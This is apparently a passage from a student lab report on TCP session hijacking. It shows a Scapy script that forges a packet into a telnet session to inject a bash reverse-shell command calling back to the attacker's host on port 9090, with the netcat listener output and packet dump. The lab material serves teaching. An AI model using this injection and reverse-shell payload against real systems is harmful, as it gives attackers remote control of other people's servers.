
```

Screenshot 5.1.3: This screenshot shows that the attacker executes the netwox command and listens on another terminal to netcat on port 9090. The connection is successful as we can see that the ifconfig command shows the IP address of the server.

5.2 Using Scapy:



Screenshot 5.2.1: Client machine connects to server machine via telnet



Screenshot 5.2.2: Last TCP packet in wireshark for telnet between client and server.

```

reverse_shell.py (-/Desktop) - gedit
Open Save
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending session hijacking packet .......")
IPLayer = IP(src="10.0.2.5", dst="10.0.2.7")
TCPLayer = TCP(sport=33678, dport=23, flags="A", seq=2631892013, ack=3155140420)
Data = "\r /bin/bash -i > /dev/tcp/10.0.2.9/9090 2>&1 0<&1\n"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)

```

Screenshot 5.2.3: Attacker machine scapy code with sequence number, acknowledgement number and port

```

Terminal
seed@pes1201800144rajdeep:~$ nc -l 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.7] port 9090 [tcp/*] accepted (family 2, sport 50910)
seed@pes1201800144rajdeep:~$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet HWaddr 08:00:27:41:2f:7e
          inet addr:10.0.2.7 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::800:27ff:fe41:2f7e/128 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:728 errors:0 dropped:0 overruns:0 frame:0
          TX packets:400 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:83985 (83.9 KB) TX bytes:42149 (42.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:432 errors:0 dropped:0 overruns:0 frame:0
          TX packets:432 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:39606 (39.6 KB) TX bytes:39606 (39.6 KB)

seed@pes1201800144rajdeep:~$ sudo python3 Desktop/reverse_shell.py
Sending session hijacking packet .....
version : BitField (4 bits) = 4 (4)
ihl    : BitField (4 bits) = None (None)
tos   : XByteField      = 0 (0)
len   : ShortField     = None (None)
id    : ShortField     = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 ()> (<Flag 0 ()>)
frag  : BitField (13 bits) = 0 (0)
ttl   : ByteField       = 64 (64)
proto : ByteEnumField  = 0 (0)
chksum: XShortField   = None (None)
src   : SourceIPField  = '10.0.2.5' (None)
dst   : DestIPField    = '10.0.2.7' (None)
options: PacketListField = [] ([])
sport  : ShortEnumField = 33678 (26)
dport  : ShortEnumField = 23 (80)
seq    : IntField       = 2631892013 (0)
ack    : IntField       = 3155140420 (0)
dataofs: BitField (4 bits) = None (None)
reserved: BitField (3 bits) = 0 (0)
flags  : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (5)>)
window : ShortField    = 8192 (8192)
checksum: XShortField  = None (None)
urgptr: ShortField     = 0 (0)
options: TCPOptionsField = [] (b'')
load   : StrField      = b'\r /bin/bash -i > /dev/tcp/10
.0.2.9/9090 2>&1 0<&1\n' (b'')

```

Screenshot 5.2.4: Attacker executes code while listening on port 9090. Reverse shell successful and it can be seen that the ifconfig command shows server's IP.

ADDITIONAL OBSERVATION:

This is a spoofing attack since the attacker sends some payload malicious data to the client which is sent to the server through client-server telnet connection.

In this attack, the TCP packet with payload as the reverse shell command is sent from attacker to client machine which goes to the server machine through the telnet connection. Hence, the attacker gets remote shell access to the server's shell. In part 1 of task 5, we use netwox to execute this whereas we use a scapy python script for part 2.
